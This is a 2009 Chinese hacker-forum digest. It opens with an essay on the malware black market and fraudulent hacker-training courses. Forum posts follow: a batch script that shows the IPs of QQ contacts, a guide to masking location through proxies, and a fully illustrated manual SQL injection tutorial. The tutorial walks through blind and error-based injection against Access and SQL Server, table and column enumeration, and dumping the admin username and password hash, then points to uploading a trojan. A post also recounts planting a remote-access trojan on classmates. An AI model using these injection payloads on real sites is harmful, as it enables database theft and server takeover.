回望熊猫烧香、灰鸽子、AV 终结者，一一浮现，这些“毒王”的威胁更是无处不在：无论是网银中真实的钱，还是虚拟财产，都可能成为他们瞄准的对象。当这些病毒集中爆发，任何一个网络菜鸟都可轻松购得并成为黑客高手进行“偷、抢、骗”时，中国病毒产业开始成为阻碍互联网发展的恶性肿瘤。“就好比一个人学会了武功，在没有打人之前，你不能说他是坏人。如果他用来除暴安良，他就是侠；如果他用来打家劫舍，那他就是盗。”有“黑客头目”之称的中国鹰派这样评论。如今，在暴利驱使下，国内信息安全市场面临着严峻的考验。

中国的黑客产业链最早依托于 QQ 和网络游戏中进行，后来则是网络银行，也正是由于这些虚拟财富和真实财产的价值在网上就可以操作实现，所以才导致

黑客团伙的顶风作案。

巨大的利润面前，见不得光的黑色化的产业链，诱惑着一些人铤而走险，成为网络秩序的破坏者。向网站收取高额“保护费”，发展病毒下线，都成为他们“致富”的手段。“熊猫烧香”病毒的贩卖者王磊落网时感慨地称：“这是个比房地产还要赚钱的行业！”

重赏之下，必有勇夫！

黑客如何通过“肉鸡”怎样赚取财富？

当前的互联网络上煞是热闹，黑客培训遍地开花，究其原因是因为有需求：很多人都想当黑客。想学黑客的目的不外主要有两点，一是想做网络的主人，达到想欺负谁就欺负谁的目的，不听话的攻击你一下，让你网站打不开，让你 QQ 掉线，让你玩不成游戏，看你服气不服气，当然在网络上被欺负了想实施报复的也属于此类；另一种则是以非法牟利为目的，利用黑客技术，实施盗取 QQ 账号、网银账号、网游账号、数据库等进行变卖或通过实施 DDoS 攻击敲诈而达到获取钱财的目的。

也正是对黑客有如此强烈的需求，才导致黑客培训非常泛滥，鱼目混珠，参差不齐，有正规的，有半正规的，有诈骗的，学黑客的朋友往往是看了骗子黑客天花乱坠的介绍和一大堆毫无意义的承诺就匆匆报了名缴了费。结果导致很多想学黑客的网友上当受骗，不仅黑客没学成，而且损失了钱财，在发现上当受骗后 QQ 想申诉还没多说几句就被拉黑，甚至连论坛的 VIP 号也被封了。

学习黑客和安全方面的技术是很多网友的追求，但一定要端正学习的心态，不要以黑人家的网站和盗 QQ 等不良目的去学习，否则上当受骗的几率就会大很多，因为骗子正是抓住了你的这种心理，往往会向你说一堆根本无法兑现的承诺，如：“只要你汇款就保证学会...”、“三天让你会黑网站和盗 QQ...”、“一个月魔鬼训练让你成为高手...”，结果往往是你汇完款后就被拉到了黑名单，一切希望都成了泡影。我们建议要做真正的电脑网络高手还是要从学习基础的电脑知识、系统原理和网络知识及软件编程开始，然后再深入学习相关的黑客和安全技术，这样通过两年以上的系统学习就可逐渐可达到一定的水平，切勿急于立功，并且掌握这

方面的技能后，你可胜任网络管理员、技术工程师、程序开发员等多种 IT 职位，可以获得一个薪水不错的工作，这远比利用黑客技术黑网站、写病毒、偷人账号等网络犯罪行为要有前途。已经有很多网络犯罪的案例值得大家深思，一不小心就会造成数年的牢狱之灾，当失去自由的时候你肯定会后悔自由原来远比金钱更重要。

黑基因不受其扰，曾专门写了篇《教你八招识别假黑客培训网站》《揭秘黑客培训的八大骗钱伎俩》放起官网上。有兴趣的可以百度一下。

这是一则常见的广告——

网站入侵技术培训(仅面对入门者，高手绕道)

详情: http://item.taobao.com/auction/item_detail-0db1-ac39267083bf6770.htm

注意点: 培训费: 250 元/次

学时: 一个星期

方式: TeamViewer 远程演示 提供工具与资料

交易方式: 不支持淘宝等正规交易流程, 必须一次付清, 支付宝或银行转账交易 法

律责任: 不承担任何因学员未按照教员的指导而所引发的任何法律问题

{附: 利用 Teamviewer 软件实现点对点安全通信:

借淘宝平台却不敢走正规交易流程，还加个“不承担任何法律问题”的非法免责声明，其中玄机，不言自破。

木马产业链下的分工介绍

被黑客控制的肉鸡可以综合利用，是他们取之不尽、用之不竭的财富宝库，黑客远程控制的电脑肉鸡越多，黑客们的收入就越高，而这一切只需要点一下鼠标就可以实现。那么，中了木马的电脑肉鸡是怎样为黑客们赚取财富的？这个隐形的黑色市场又有多大？

A、小偷：“挂马”盗取有价值信息

在黑客高手们看来，任何系统都会有漏洞，但要借助木马程序成功潜入他人电脑、窃取私密资料却也得大费周折——而这仅仅是为了炫耀技术？其实，木马

程序的背后隐藏着巨大的经济利益。

“随着互联网业的发展，网上银行、游戏密码等有价值信息正成为不法黑客作案的首选目标。” 不法黑客通常会在有安全漏洞的网站植入木马程序，间接传染给浏览者。

此外，发送垃圾邮件、利用即时通讯工具和第三方软件，也是黑客植入木马程序的主要途径。“这些木马病毒一旦被植入电脑后就像只老鼠，打洞进屋后先把门打开，再让黑客进来偷走一切有价值的信息”。

B、商人：“卖枪者”售工具谋取暴利

木马程序，是不法黑客盗取有价值信息的重要工具，自然价值连城。而这又滋生了黑客中的又一大群体——卖枪者。所谓卖枪者是一群具有病毒编写能力的高级黑客，这些人制造黑客工具并卖给下游的买家。

盗亦有道。“卖枪者”不仅注重广告营销，还立下了各种规矩。为汲取“熊猫烧香”病毒制造者李俊四处兜售木马工具、造成病毒大规模爆发的教训，如今的“卖枪者”大都声称可定制黑客工具、并保证一种工具只卖给一个客户。

C、杀手：黑客受雇成网络杀手

与专门盗取网络有价值信息的“小偷黑客”、四处兜售黑客工具的“卖枪者”相比，有一部分黑客却没有那么平和，他们正沦为“网络雇佣杀手”。

黑客火拼，殃及网络。有专家形象地描述了黑客的这种 DDOS 攻击模式：黑客带着一大帮人(感染病毒的电脑)过来把房子(互联网)的大门给堵住了，让房子里面的人出不来，让外面的人也进不去。

D、教师：黑客培训也是棵摇钱树

很多黑客高手年薪可达百万，他们经常出现在高尔夫球场等高档娱乐场所，甚至出国旅游、参加各种黑客交流活动。”正是这种高额的收入和奢华的生活对年轻人构成了极大的吸引力。因此，形形色色的“黑客培训班”营运而生——黑客培训也是一棵摇钱树。

黑客/病毒产业链典型流程为：黑客制作木马病毒→侵入个人或企业电脑→窃取重要信息资料→在互联网上出售获取金钱。

山寨“黑客培训班”的授课内容几乎囊括了各种病毒、木马制作技术和各种网络攻击技术，培训价格则由数百元到近万元不等。“黑客培训班”的课堂也完全依靠网络。在谷歌和百度等知名搜索引擎上，输入“黑客技术”、“黑客培训”等关键字都可以点击近百个黑客培训网站。这个产业链条中的从业者有大学生、高级知识分子、电脑爱好者。

eBay、易趣、淘宝、贴吧等各个地方的论坛都充斥着被盗取的网银账户、股票交易账户、QQ 号码、游戏装备等一切可能在现实社会中兑换成金钱的真实的或虚拟的物品。

随着互联网经济的火热，热衷于炫耀技术的老一代黑客早已归隐山林，现在黑客的年龄普遍在“80 后”，甚至有“90 后”的小黑客出现，他们中有的人租住在出租房，只要拥有一台能够上网的电脑，就可以实施恶意破坏。一些人没有正式职业，专门依赖黑客生意为生。其中最为著名的“熊猫烧香”病毒编写者，当时只是一名 25 岁的普通男孩，最高学历仅为职业技术学校毕业。

你能寄望山寨黑客成为引领网络安全的风向标么？

招式易知，感觉难找

人聚为众。彻底屈从了世俗力量的黑客组织，想从中分一杯羹都已经很难，更不要说重振声威。或许我们可以感谢我们的敌人，当年是他们用战争和压迫让中国黑客组织的民族情绪变得空前高涨，所有的人都只有一种声音，一种感情，一种仇恨和一种爱，去为祖国而振作，为征服而正名！

回头看，当年的黑客之所以万人膜拜，是因为那时的信息不对称。你得到了信息，把信息转换为观点，就可以去影响别人。现在已经懂得动脑子的人们，在互联网信息泛滥的纵容下，已经将黑客从神坛上踢了下来。

以往当谈到黑客一族时，人们总是抱着崇拜的目光注视着他们。但随着时间的流失，不知曾其何时，黑客这个名称等同于网络犯罪，随着互联网在商业领域的广泛应用，黑客那种只追求自由探索而不搞任何破坏的技术骑士精神正走向没落，现实商业利益的驱动开始改变黑客世界的生态，在利益的驱使下他们开始变本加厉的窃取机密资料、用户信息，信用卡帐号…严重影响了网民的财产安全和

隐私问题。

跨掉的一代，年青的后生，无知、轻狂和肆无忌惮，终结了人们对黑客的崇拜，更终结了新一代伪黑客们思考的本能。现在的年轻人更多的是要实惠要好处。至于因梦想去影响，甚至因为一个理念而改变生活态度，已是奢谈和笑柄。

一个人就能影响一个时代的趋势已经过去，不知道这是黑客行业的幸福还是黑客的不幸。

破山中贼易，破心中贼难！

中篇·山寨黑客培训， 走在追逐梦想的路上还是走在发梦的路上？

检验一个人的受教育程度的标准，就是看他们对自己内心中的无知有没有数。

就我浅见，一个完整的网络安全教育体系（俗成学院派）应该如下——

一、了解信息安全问题的起因和信息安全的体系结构、理论基础、技术体系，掌握针对信息安全的不同环节需要采用的技术实现方法。

1) 了解信息安全保障体系；掌握我国信息安全政策与安全保障工作；掌握我国信息安全法律体系和法律关系。

2) 了解信息安全管理标准；了解信息安全策略的制订、确定安全策略保护的对象；

3) 了解物理环境安全、通信链路安全、网络安全、系统安全、应用安全技术；

4) 掌握信息安全等级保护制度及实施；了解信息系统安全风险评估；

5) 掌握信息安全组织、人员和制度管理要求；掌握互联网信息安全管理基本要求；

6) 掌握重点单位信息安全管理基本要求；了解涉密安全管理计算机病毒防治管理相关知识

7) 掌握应急事件处置的基本方法；

8) 掌握信息安全监管、行政违法责任、刑事违法责任、信息安全刑事和治安案件处理程序；

其中涉及到的法律有——

《刑法》

《中华人民共和国人民警察法》

《治安管理处罚法》

《计算机信息系统安全保护条例》

《计算机信息网络国际联网安全保护管理办法》

《互联网安全保护技术措施规定》

《互联网电子公告服务管理规定》

《互联网信息服务管理规定》

《计算机病毒防治管理办法》

《计算机信息系统安全专用产品检测和销售许可证管理办法》

《信息安全等级保护管理办法（试行）》

二、学习包括物理安全、数据备份与容灾、加密与认证技术、防火墙技术、入侵检测与防御技术、漏洞扫描技术、隔离技术、虚拟专用网络（VPN）技术、系统访问控制与审计技术、计算机病毒防范技术、基于内容的应用类安全技术。

第一章 概述

了解信息安全技术体系结构、信息保障技术框架

了解安全服务与安全机制、信息安全技术发展趋势

第二章 物理安全

了解基本的环境安全、设备安全、物理安全管理

了解防静电、电磁防护的基本要求

第三章 容灾与数据备份

了解容灾的含义与数据备份的关系

掌握信息安全容灾等级、容灾技术

掌握数据备份存储介质、策略、技术

第四章 基础安全技术

了解密码体制，对称密码体制和公钥密码体制的基本概念

了解密码技术、完整性校验与数字签名、PKI 技术

了解数字证书结构和对称算法加密模式

了解信息传输安全

第五章 系统安全

了解通用操作系统的安全要素、操作系统安全等级

掌握 Windows 系统帐号、资源和网络安全管理

掌握 UNIX/Linux 帐号、访问控制、资源和网络安全管理

了解数据库的基本安全机制、安全管理

掌握主流数据库安全基本知识

掌握数据库常见攻击与防范、数据库恢复基本知识

第六章 网络安全

掌握防火墙主要功能、安全策略和部署

掌握入侵检测和入侵防御系统基本知识

了解网络扫描器、网络隔离技术基本知识

了解拒绝服务攻击的检测与防护基本知识

掌握计算机病毒防治技术

了解 VPN 的基本原理与应用

第七章 应用安全

掌握反垃圾邮件技术、网页防篡改技术、网络钓鱼应对、内容过滤等常用技术；

三、了解信息安全管理实施步骤，从系统工程的角度理解信息安全工程的重要性。

- 1) 掌握信息科学、电子学和计算机科学学科的基本理论、基本知识；
- 2) 掌握信息对抗技术系统及其决策支持与安全防护系统的分析与设计方法和研制技术；
- 3) 具有使用计算机和仪器设备解决系统工程问题的能力；
- 4) 了解信息战及信息武器系统对抗技术领域的理论前沿、应用前景和发展动态；

5) 掌握文献检索、资料查询的基本方法，具有一定的科研和实际工作能力。

四、日后发展方向——

职位：网络安全工程师、网络安全分析师、数据恢复工程师、网络构架工程师、网络集成工程师

方向：信息对抗系统分析与设计、信息对抗策略、电子（光电）对抗技术、网络对抗技术、计算机软硬件对抗技术、C4I 原理及其对抗技术、信息网络安全防护技术、信息战战区虚拟现实技术等方向。

因各组织实力与方向不一，且教程为组织秘密，故实战派的课程不奉上。

下篇·我们需要什么样的黑客论坛？

当年绿色兵团的组建构造了“中国黑客的黄埔军校”，无数热血青年都为了一个崇高的理念而奋起直追。这是一个灯塔性质的目标。一切皆以兴趣为动力，以能力为核心，以应用为目的。当年的绿色兵团，是一个接受挑战、感受成功、享受快乐的地方。

在那段与一个伟大梦想同行的时光里，绿色兵团是自己生命中的一个烙印，这个烙印刻入了灵魂，即使岁月的流沙也无法将其磨灭。

这是你跟我之间更好地相互理解、学习提高的地方。老一代在这里能捕捉到值得怀念的流逝岁月，年轻一代在这里尝试着挑战未来的滋味。拥有观念的人成了“知本家”，如今我们终于有了机会……

来绿兵，最重要的不是你学会了什么技术，而是你认识了如何去学习技术。不要想象在这里马上就可以得到什么传世秘籍、高手传功，大家能做的只是帮助你尽可能的少犯错误，提高解决问题的正确率，以学习换取经验，以我们共同进步去追求网络安全行业的充实壮大。

在这个世界上，一个人的能力是有限的，所创造的力量也是有限的，尤其在这个现实的世界面前，中国的网络安全界必须改革前进。只要你身处这个行业，就必须遵守潜规则，同时不断的提高自己，才能保持你独善自身。

单纯靠一两个英雄人物成就未来的故事，已经成为历史，今天和明天的辉煌，终归靠的是制度的胜利和人员的集体努力！

期待能有更多的人共同参与！

请那些山寨讲师铭记——信息网络安全知识是一个系统工程。只有人做得正，才能课上得好！

我可以原谅我的敌人，但我不会忘记你的名字。

我对山寨绿兵们致上我的尊敬，因为他们在敛财方面的聪明不亚于商人。你要失去黑客精神也不是件容易的事。当你真的失去了它，当你们选择将我们的不主动态度视作懦弱，并且坚持要从这上面占到便宜，那么……我宁愿自己辛苦，也不让敌人舒服。

最后，借用一段当年采访的结语来作为新年寄语——

“新的绿色兵团们依旧在为自己的理想而奋斗。在互联网上，这样把自己的爱好升格为理想，并为之痴迷的年轻人数不胜数。或许金钱并不是最主要的，我们无法以自己的价值观去要求他们，成功的概念在每个人眼里的标准是不同的。但肯定会有两个结果在等待着这些年轻人：不是成功，就是成熟。”

We are told to remember the idea and not the man.

Because a man can fail.

He can be caught, he can be killed and forgotten.

But hundred years later

An idea can still change the world

I have witnseed firsthand the power of ideads.

I've seen people kill in the name of them and die defending them

Ideads do not bleed.They do net feel pain.

And it is not an idea that I miss.

The End of the History

THE BEGIN OF THE LEGEND WORLD!

我们被教导理念比个人重要

一个人可能失败

被捕、被杀或者被遗忘

但百年之后
理念仍能改变世界
我亲眼目睹理念的力量
有人为了坚持理念被杀害或是为了捍卫理念牺牲
理念不会流血，没有痛苦
我怀念的不是一个理念
历史铭记的是过去
未来才由你我开始改变！

QQ 好友 IP 查看器（批处理）

作者：ghost98

自己写的一个批处理，感兴趣的战友可以试试~~
code如下：

```
echo off
Title QQ好友IP查看器      by:ghost98
color 02
mode con cols=90 lines=30
:begin
cls
echo.
echo.
tasklist | findstr "QQ.exe">QPID.log
for /f "tokens=2 delims= " %%a in (QPID.log) do (echo %%a>QPID.log&set /p
QPID=<QPID.log&del /f /q QPID.log)
echo.
echo.
echo  协议   本地IP:端口           对方IP:端口           连接状态           进程号
echo.
netstat /ano | findstr "%QPID%"
echo.
echo.
pause
goto begin
```

连接状态说明：

1、LISTENING状态

State显示是LISTENING时表示处于侦听状态，就是说该端口是开放的，等待连接，但还没有被连接。

2、ESTABLISHED状态

ESTABLISHED的意思是建立连接。表示两台机器正在通信。

注意:处于ESTABLISHED状态的连接一定要格外注意，因为它也许不是个正常连接。

3、TIME_WAIT状态（或者CLOSE_WAIT）

意思是结束了这次连接。

QQ好友IP查看器 by:ghost98

协议	本地IP:端口	对方IP:端口	连接状态	进程号
TCP	127.0.0.1:4668	127.0.0.1:1110	ESTABLISHED	3944
TCP	127.0.0.1:4674	127.0.0.1:1110	CLOSE_WAIT	3944
UDP	0.0.0.0:4000	**		3944
UDP	0.0.0.0:4001	**		3944
UDP	0.0.0.0:4655	**		3944
UDP	0.0.0.0:4656	**		3944
UDP	0.0.0.0:4657	**		3944
UDP	0.0.0.0:4658	**		3944
UDP	0.0.0.0:4659	**		3944
UDP	0.0.0.0:4663	**		3944
UDP	0.0.0.0:4664	**		3944
UDP	0.0.0.0:4665	**		3944
UDP	0.0.0.0:4666	**		3944
UDP	0.0.0.0:4667	**		3944
UDP	127.0.0.1:4668	**		3944

请按任意键继续. . .

整理：fw8752638

原文地址：<http://bbs.isbase.net/thread-29853-1-2.html>

QQ 邮箱中查出发件人的 IP 地址信息

一发帖人: zhiyin7788 出处: 不明

一、进入 QQ 邮箱 点开邮件,点最右边的“更多”图标 见下图:



二、点击“显示邮件原文”



三、查找 X-Originating 字段 后面的就是发件人的 IP 地址了



```
X-QQ-ThreadID:ZhqExrsP0s,0
X-Originating-IP: 61.219.1...
X-QQ-mid:webmail377t1254787537t10144
X-QQ-STYLE:
From: "=?utf-8?B?5ri45oiP5Lq655Sf?=" <115151...@qq.com>
To: "=?utf-8?B?0DA1MjI0MDM=?" <80522403@qq.com>
Sender: 11511...7@qq.com
Subject: "=?utf-8?B?5rWt6K+W5tiAFIia?="
```

整理: fw8752638

原帖地址: <http://bbs.isbase.net/thread-38043-1-2.html>

QQ 中 IP 地理位置变化分析

——作者：fw8752638

平常大家在上网过程中，可能看到别人的QQ里IP在美国，英国，日本什么的，现在给大家剖析下具体实现的方法！

一，进入一下网站寻找代理IP

www.ipfree.cn

今天是：2009年12月8日 免费IP网提示您： 您当前的IP是：██████████ 你所在地是：欧洲						
国家/地区	代理IP地址	端口	状态	代理类型	速度参数	检测时间
巴西 ipfree.cn	201.0.161.190	1080	正常	Socks4	1235	2009-12-8 12:06:27
广东省广州市 中山大学	61.144.54.41	1080	正常	Socks4	109	2009-12-8 12:06:27
RIPE ipfree.cn	87.237.38.200	26000	正常	Socks4	734	2009-12-8 12:06:26
韩国 ipfree.cn	211.119.132.79	1080	正常	Socks4	156	2009-12-8 12:06:26
瑞典 ipfree.cn	212.37.1.66	10000	正常	Socks4	828	2009-12-8 12:06:26
浙江省杭州市 浙江大学	218.75.42.178	1080	正常	Socks4	329	2009-12-8 12:06:25
埃及 ipfree.cn	81.10.23.43	1080	正常	Socks4	953	2009-12-8 12:06:25
俄罗斯 ipfree.cn	212.0.76.250	1080	正常	Socks4	328	2009-12-8 12:06:01
广东省广州市 中山大学	61.144.54.40	1080	正常	Socks4	265	2009-12-8 12:05:59
奥地利 ipfree.cn	195.70.235.198	10000	正常	Socks4	1734	2009-12-8 12:04:32
英国 ipfree.cn	195.58.92.35	10000	正常	Socks5	1906	2009-12-8 12:04:32
斯洛文尼亚 ipfree.cn	193.138.212.13	10000	正常	Socks5	5953	2009-12-8 12:04:32
俄罗斯 ipfree.cn	195.16.46.2	10000	正常	Socks5	1828	2009-12-8 12:04:32

二，打开QQ号软件...然后从以上的那么多IP中随便选一个，你想选美国就选美国.想选日本就日本，选择好IP把IP 还有帐号和密码填写到里面，并且测试，方法如下图：



三，登陆 QQ，你的 IP 地址马上变为你选的了！

整理：fw8752638

原帖地址：<http://bbs.isbase.net/thread-22841-1-14.html>

避免 QQ 聊天时受到攻击五个小技巧

——发帖人: news

QQ密码、个人资料和聊天记录能否安全成为至关重要的问题,为了有效地防止聊天记录等本地信息的丢失和被,可以采取以下措施:

一、设置本地消息口令

首先按下鼠标右键,从QQ图标上选择“系统参数”,在“系统参数”中选择“安全设置”标签。接着选择“启用本地消息加密”,再依次输入口令并确认口令即可。

同时为了保险一定要勾选“启用本地消息加密口令提示”,设定提示问题和问题答案,按下“确定”使设定生效。在启动QQ输入账号和密码后,软件还会要求输入本地消息口令,否则不能进入。

二、避开木马软件的攻击

当前网络上可以找到很多盗取QQ密码的木马软件,但这些木马软件一般只记录号码位数不超过9位数的QQ登录密码,可以针对这个特点,在登录QQ的时候选择“注册向导”,在“使用已有的QQ号码”中输入的QQ号码前加入一长串0,其位数与原有的QQ号位数相加超过9位数就可以,这样的结果是既不影响正常的QQ登录,又可以避开木马软件对QQ密码的秘密监视了。

三、隐身登录

首先找到以前成功登录过的QQ,在“QQ用户登录”框中找到自己的号码,选中下面“隐身登录”前面的方框,你就可以隐身登录了。

假如你是第一次在这台电脑上登录QQ,登录成功后别人很容易获取你的地址,最好马上选择“离线”,过一会儿你再选择“隐身登录”,这样别人就找不到你的地址了。

四、设置“拒绝陌生人消息”

在“系统设置”的“基本设置”标签里选择“拒绝陌生人消息”。

五、知己知彼,减少风险

黑客入侵要经过一套入侵的流程,包括查找IP、扫描通讯录、作业系统分析、弱点分析、密码破解等,总要花费一些时间。所以,滞留在网上的时间越长,黑客完成入侵程序植入的几率就越大,所以没有事情的时候不要挂网。

整理: fw8752638

原帖地址: <http://bbs.isbase.net/thread-23513-1-8.html>



[分享] 跟大家分享几个学习的好去处

/ ghost98 发表于 2009-6-8 21:22

学习程序的好去处

<http://www.csdn.net/>

<http://www.pudn.com/>

网络、安全充电的好去处

<http://bbs.54master.com/>

硬件突击的好去处

<http://www.yayanb.com/>

两个较好的网络学院

<http://tech.163.com/school/video/>

<http://www.enet.com.cn/eschool/zhuantishi/shipin/>

友情提醒: <http://www.enet.com.cn/eschool/zhuantishi/shipin/>

网页顶端有一深黄色的导航条的, 故内容还是蛮丰富的。

[分享] 全程图解手工注入

/ 344189953 发表于 2009-4-23 19:01

第一部分

盲注过程 (使用了 access 数据库)

一、寻找注入点: 使用经典的 1=1 和 1=2 测试法

输入 [http://127.0.0.1/shop/Shop\(Access\)/looknews.asp?id=26](http://127.0.0.1/shop/Shop(Access)/looknews.asp?id=26), 显示

输入[http://127.0.0.1/shop/Shop\(Access\)/looknews.asp?id=26](http://127.0.0.1/shop/Shop(Access)/looknews.asp?id=26) and 1=1 时,
显示

输入[http://127.0.0.1/shop/Shop\(Access\)/looknews.asp?id=26](http://127.0.0.1/shop/Shop(Access)/looknews.asp?id=26) and 1=2 时,
显示

发生异常, 存在注入漏洞.

二、判断数据库类型

绿色兵团 2009 年刊 (论坛精选. 新兵训练营)

© 绿色兵团 版权所有

(一) iis允许返回错误的情况

输入`http://127.0.0.1/shop/Shop(Access)/looknews.asp?id=26 and user > 0,`
显示

“Microsoft JET Database Engine (0x80040E07)标准表达式中数据类型不匹配”，表明数据库为Access。

(二) 如果服务器IIS不允许返回错误，就从从Access和SQLServer和区别入手。Access和 SQLServer都有自己的系统表，比如存放数据库中所有对象的表，Access是在系统表[msysobjects]中，但在Web环境下读该表会提示“没有权限”，SQLServer是在表[sysobjects]中，在Web环境下可正常读取。

输入`http://127.0.0.1/shop/Shop(Access)/looknews.asp?id=26 and (select count(*) from msysobjects)>0,`显示如下图，由此可判断数据库类型为Access。

三 猜表名

输入`http://127.0.0.1/shop/Shop(Access)/looknews.asp?id=26 and exists (select * from [admin])`，显示正常，证明数据库中存在admin表

如果不存在某字段，比如“XXX”，输入

`http://127.0.0.1/shop/Shop(Access)/looknews.asp?id=26 and exists (select`

- `from [XXX]`，则显示错误

四、猜列名

输入 `http://127.0.0.1/shop/Shop(Access)/looknews.asp?id=26 and exists (select [username] from [admin])`，显示正常，说明admin表存在username字段

如果不存在，则显示错误。

五、猜字段长度和内容

准备猜 admin 中 username 字段的 第一条记录 的长度，输入 `http://127.0.0.1/shop/Shop(Access)/looknews.asp?id=26 and (select top 1 len(username) from Admin)>0` 此语句的意思是，username

的长度与 0, 1, 2, 3, 4, 5, 6 等数字比较, 显然, 如果字段长度为 2, 则 $2 > 0$, 1 成立, 2 之后的数字不成立。如图

说明 username 中第一条记录的长度是 2, 然后猜测它的内容。用 `mid(username, N, 1)` 截取第 N 位字符, 再 `asc(mid(username, N, 1))` 得到 ASCII 码。同样也是用逐步缩小范围的方法得到第 1 位字符的 ASCII 码。

输入 [http://127.0.0.1/shop/Shop\(Access\)/looknews.asp?id=26](http://127.0.0.1/shop/Shop(Access)/looknews.asp?id=26)

and (select top 1 asc(mid(username, 1, 1)) from Admin) > 0, 1, 2..., 当输入到 109 时, 显示错误, 而 108 之前显示正确, 说明第一个字符的 ASCII 码为 109., 得到第一个字符是 m。

同理用 and (select top 1 asc(mid(username, 2, 1) from Admin) > 0, , 2... 到 114 的时候不成立, 说明第二个字符的 ASCII 码值为 114, 字符为 r, 说明第一个用户名为 mr。同理, 可以 pass 字段的值。这样猜解自然比较累, 效率也不高, 可以用折半法, 写成程序猜解。

我们这样就得到了后台的数据库用户名和密码。之后就可以上传自己的马了, 进而控制主机。

第二部分

sql server 显错模式注入

一、寻找注入点: 使用经典的 1=1 和 1=2 测试法

输入 [http://127.0.0.1/shop/Shop\(SQL%20Server\)/looknews.asp?id=20%20and%201=1](http://127.0.0.1/shop/Shop(SQL%20Server)/looknews.asp?id=20%20and%201=1)
显示正常。

输入 [http://127.0.0.1/shop/Shop\(SQL%20Server\)/looknews.asp?id=20%20and%201=2](http://127.0.0.1/shop/Shop(SQL%20Server)/looknews.asp?id=20%20and%201=2)
, 出错, 说

明存在注入点。下一步判断数据库类型。

二、判断数据库类型和数据库名

输入 [http://127.0.0.1/shop/Shop\(SQL%20Server\)/looknews.asp?id=20](http://127.0.0.1/shop/Shop(SQL%20Server)/looknews.asp?id=20) and user > 0, 如图:

表明是 SQLServer 数据库, 错误提示开启。user 是 SQLServer 的一个内置变量, 它的值是当前连接的用户名, 类型为 nvarchar。拿一个 nvarchar 的值跟 int 的数 0 比较, 系统会先试图将 nvarchar 的值转成 int 型, 转换过程中会出错, 如图 “将 nvarchar 值 'dbo' 转换成数据类型 int 时失败”, 说明当前用户是 sa 登录。如果服务器 IIS 不允许返回错误提示, 可以从 Access 和 SQLServer 和区别入手, Access 和 SQLServer 都有自己的系统表, 比如存放数据库中所有对象

的表，Access是在系统表[msysobjects]中，但在Web环境下读该表会提示“没有权限”，SQLServer是在表[sysobjects]中，在Web环境下可正常读取。通过
[http://127.0.0.1/shop/Shop\(SQL%20Server\)/looknews.asp?id=20](http://127.0.0.1/shop/Shop(SQL%20Server)/looknews.asp?id=20) and (select count(*) from sysobjects)>0

[http://127.0.0.1/shop/Shop\(SQL%20Server\)/looknews.asp?id=20](http://127.0.0.1/shop/Shop(SQL%20Server)/looknews.asp?id=20) and (select count(*) from msysobjects)>0

也可以判断出数据库类型。也可以用“and 0<>(select @@version)--”返回对方系统的版本和sql具体版本。输入后，如图

进一步，输入[http://127.0.0.1/shop/Shop\(SQL%20Server\)/looknews.asp?id=20](http://127.0.0.1/shop/Shop(SQL%20Server)/looknews.asp?id=20) and db_name () >0，返回数据库名，如图

可得到数据库名为“shop”。

三 猜表名

因为本网站可以显示错误，根据SQLServer数据库的特点，可以附加一些特殊的语句来达到爆出数据库的表名，列名以及内容。如果不能显示错误，可以用猜测和折半法相结合的方式，得到这些信息，这种方法在Access数据库注入过程中已经体现，下文用附加特殊语句的方式来得到这些信息。

SQL SERVER的每一个数据库都会有用户表和系统表，在系统表sysobjects中，数据库内创建的每个对象（约束、默认值、日志、规则、存储过程等）在sysobjects表中占一行，那么也就是说当前数据库的表名都会在该表内有存在。我们常用到的参数有三个，name（数据表的名字）， xtype（数据表的类型 u为用户表）， id（数据表的对象标志）。我们附加这样一段语句“and (select top 1 name from sysobjects where xtype='U')>0”

得到shop的第一个表名“user”，然后附加“and (select top 1 name from sysobjects where xtype='U' and name not in ('user'))>0”，得到第二个表名，如图

得到第二个表名“bigclass”，依此类推，得到“class”“admin”等所有用户表。

四、猜列名

我们对我们感兴趣admin进行列名猜解。用到系统自带的 2 个函数 col_name() 和 object_id()，col_name() 的格式是“COL_NAME (table_id , column_id)”，参数table_id是表的标识号，column_id是列的标识号，object_id(admin)就是得到admin在sysobjects中的标识号，column_id=1,2,3 表明admin的第 1，2，3 列，于是构造
and (select top 1 col_name(object_id('admin'),1) from sysobjects)>0，如图：

得到 admin 字段的第一个列名“username”依次类推，得到“pass”“vip”等。

五、猜字段内容

我们附加“and (select top 1 username from [admin])>0”显示结果如图：

可得到用户名“mr”，再附加“and (select top 1 pass from [admin])>0”，如图：

这样，我们就得到了mr用户密码的md5 值'd7b0a59bada06ad1'。我们有了后台的用户名密码，就可以进行下一步攻击。

[分享] 这一刻我意识到了自己的浅薄 菜鸟自白 寒风吹衣发表于 2009-6-1 09:24

刚接触黑客学习不久，很多知识也不了解，但是从网上下载了好多视频教程，然后就开始模仿，之后成功的入侵了某个大学的网站。前不久开始使用灰鸽子，虽然配置过程中碰到了一些问题，但在大家的帮助下还是成功上线了。偷偷的用本班的几个哥们做试验，效果很好，非常有成就感。昨天又给同寝室的兄弟种了一个，阴了他两招，结果他立刻发现有木马，三下五除二，几下子就把马杀掉了。我突然就意识到自己是多么的浅薄，刚学了一点皮毛就拿出来展示，殊不知自己是多么幼稚。

现在决定还是从头开始学起了，还是回去学习最基本最有用的知识，自己总结的黑客学习应该注意的几方面，现在拿出来和大家分享：

1.学习英文，如果你是个英文白痴，那么你怎么能看懂复杂的程序，各种命令的含义，你怎么会对这个感兴趣，没有兴趣你怎么坚持下去？况且英文不只是黑客学习必须，其他方面的用处我想我也不用多说了。

2.学会各种命令的应用，既然是菜鸟，那就从最开始的学起，ping,ftp,net等。

3.学习各种软件的应用，如端口扫描器，漏洞扫描器等等，但不要用来做坏事，比如灰鸽子，你可以自己建一个虚拟机自己运行，即达到了效果，同时还学到了别的知识，一举多得，何乐而不为呢？

4.了解各种网络协议，尤其是最基本的协议一定要掌握，不一定要精通，但最起码要知道我们的系统是怎么运行的吧，建议先开始学习tcp/ip协议簇。

5.熟悉几种语言和脚本，我是个学生，现在计算机二级考试考的就是c语言编程，那我们就正好可以从c学起，这既是我们学习黑客的需要，也是学业的需要，有是一举两得。

6.就是学会多用各种对自己有帮助的工具或途径，相信大多数菜鸟都体验到了搜索引擎的强大功效了，而且绿兵和谐的气氛大家也能感受到，多逛逛论坛，对你肯定有很大帮助。

还是告诫大家一下，希望大家不要像我一样浅薄，不要暗地里把别人当你的实验品，不要随意的入侵别人的网站，即使入侵了也不要做坏事，看看就出来，不要传马、留后门，既然已经成功了，挑战就结束了。

最后，希望能和大家一起成长，一起体验网络带给我们的乐趣。

[分享] 一点学习方法总结（山寨版） **344189953** 发表于 2009-2-28 22:43

呵呵，大家好！先自我介绍下吧！！

